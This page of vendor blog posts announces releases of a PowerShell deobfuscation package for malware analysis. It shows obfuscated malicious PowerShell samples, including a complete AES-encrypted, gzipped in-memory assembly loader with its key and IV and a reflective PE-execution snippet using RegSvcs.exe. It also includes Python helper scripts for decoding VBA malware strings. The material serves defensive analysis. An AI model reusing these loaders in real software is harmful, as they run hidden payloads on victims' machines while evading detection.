PowerShell Beautifier 4.0 Package


We are happy to announce version 4.0 of the PowerShell Beautifier package. This is a major release. Previous versions relied on a custom tokenizer which, lacking knowledge of the language grammar, could not always correctly classify tokens. This required extensive workaround code and inevitably led to edge cases where deobfuscation would fail.

Version 4.0 replaces the tokenizer with a real PowerShell parser. Every token is now correctly classified from the start, resulting in more reliable deobfuscation across the board: format strings, character expressions, encoded arrays, string manipulation, alias resolution and variable replacement all benefit from this improved foundation.

Extreme PowerShell Obfuscation

We recently stumbled upon an old article by Daisuke Mutaguchi explaining an extreme technique for PowerShell obfuscation. The article is in Japanese, so you may have to use Google translate.

Here’s the final example provided by the author of the article:

${;}=+$();${=}=${;};${+}=++${;};${@}=++${;};${.}=++${;};${[}=++${;};
${]}=++${;};${(}=++${;};${)}=++${;};${&}=++${;};${|}=++${;};
${"}="["+"$(@{})"[${)}]+"$(@{})"["${+}${|}"]+"$(@{})"["${@}${=}"]+"$?"[${+}]+"]";
${;}="".("$(@{})"["${+}${[}"]+"$(@{})"["${+}${(}"]+"$(@{})"[${=}]+"$(@{})"[${[}]+"$?"[${+}]+"$(@{})"[${.}]);
${;}="$(@{})"["${+}${[}"]+"$(@{})"[${[}]+"${;}"["${@}${)}"];
"${"}${.}${[}+${"}${)}${@}+${"}${+}${=}${+}+${"}${+}${=}${&}+${"}${+}${=}${&}+${"}${+}${+}${+}+${"}${[}${[}+${"}${.}${@}+${"}${+}${+}${|}+${"}${+}${+}${+}+${"}${+}${+}${[}+${"}${+}${=}${&}+${"}${+}${=}${=}+${"}${.}${.}+${"}${.}${[}|${;}"|&${;};

Yes, this is valid PowerShell.

Although there are limits to static deobfuscation, we decided to see what can be done about this with the new release of our PowerShell Beautifier package.

Continue reading “Extreme PowerShell Obfuscation”

PowerShell Beautifier 2.0 Package


We have released version 2.0 of our commercial PowerShell Beautifier package. The new release adds the option to remove unused variables.

For example, this is a snippet of a malicious script:

$T = 'Get'
$M = $T + 'Method'
$I = 'Invoke'
$T = $T + 'Type'
$L = 'Load'
$Q0 = [Reflection.Assembly]
$B = $Q0::$L($MyS)
$B = $B.$T('NewPE2.PE')
$B = $B.$M('Execute')

$Ub = 'C:\Windows\Microsoft'
$z = $Ub + '.NET\Framewor'
$VT = $z + 'k\v4.0.30'
$XQ = $VT + '319\RegSvcs.exe'
$B = $B.$I($null,[object[]] ($XQ,$serv))

With both variable replacement and removal of unused variables enabled it becomes:

$load_result = [Reflection.Assembly]::Load($x_result)
$get_type_result = $load_result.GetType('NewPE2.PE')
$get_method_result = $get_type_result.GetMethod('Execute')
$invoke_result = $get_method_result.Invoke($null, [object[]]('C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe', $x_result_2))

PowerShell Beautifier Package

PowerShell code is often seen in malware. To help the analysis of such code we have just released the “PowerShell Beautifier” package. The package is available to all commercial licenses of Cerbero Suite Advanced.

The package features a complete parser for the PowerShell language and has many deobfuscation capabilities. If your organization is interested in integrating our PowerShell beautifier in a cloud service, please contact us.

The beautifier can be invoked as an action: Ctrl+R -> PowerShell -> PowerShell Beautifier.

Let’s look at an example of obfuscated PowerShell code:

$mcWPL = [System.IO.File]::('txeTllAdaeR'[-1..-11] -join 
'')('%~f0').Split([Environment]::NewLine);foreach ($jBqHb in $mcWPL) { if 
($jBqHb.StartsWith(':: ')) {  $qUflk = $jBqHb.Substring(3); break; }; };$AKzOG = 
[System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join '')($qUflk);$GTqqO = 
New-Object System.Security.Cryptography.AesManaged;$GTqqO.Mode = 
[System.Security.Cryptography.CipherMode]::CBC;$GTqqO.Padding = 
[System.Security.Cryptography.PaddingMode]::PKCS7;$GTqqO.Key = 
[System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join 
'')('rYCDvAfAeZYTmiLeZKnw0z4us9jgkCckB7mS60qxxg4=');$GTqqO.IV = 
[System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join 
'')('JYh62EWEKCuIH7WrUJ0VdA==');$QTfFw = $GTqqO.CreateDecryptor();$AKzOG = 
$QTfFw.TransformFinalBlock($AKzOG, 0, 
$AKzOG.Length);$QTfFw.Dispose();$GTqqO.Dispose();$xVFCH = New-Object 
System.IO.MemoryStream(, $AKzOG);$qGLhv = New-Object 
System.IO.MemoryStream;$wRtOX = New-Object 
System.IO.Compression.GZipStream($xVFCH, 
[IO.Compression.CompressionMode]::Decompress);$wRtOX.CopyTo($qGLhv);$wRtOX.Dispose
();$xVFCH.Dispose();$qGLhv.Dispose();$AKzOG = $qGLhv.ToArray();$VBqqY = 
[System.Reflection.Assembly]::('daoL'[-1..-4] -join '')($AKzOG);$ReoQh = 
$VBqqY.EntryPoint;$ReoQh.Invoke($null, (, [string[]] ('%*')))

Continue reading “PowerShell Beautifier Package”

Video: In-Depth Obfuscated VBA Analysis

This script concatenates strings such as “a” + “b”:

from Pro.UI import *
import re

ctx = proContext()
v = ctx.getCurrentView()
if v.isValid() and v.hasSelection():
    s = v.getSelectedText().replace('" &', '" +')
    s = eval(s)
    v.setSelectedText('"' + s + '"')


This second script decrypts strings the same way as the “NobosMeik” function:

from Pro.UI import *
import base64

ctx = proContext()
v = ctx.getCurrentView()
if v.isValid() and v.hasSelection():
    s = v.getSelectedText()
    s = base64.b64decode(s)
    key = b"versache"
    s2 = bytearray(s)
    y = 0
    tire = lambda r, g: (r & ~g) | (~r & g)
    for x in range(len(s)):
        s2[x] = tire(s2[x], key[y])
        if y < len(key) - 1:
            y += 1
        else:
            y = 0
    print(s2)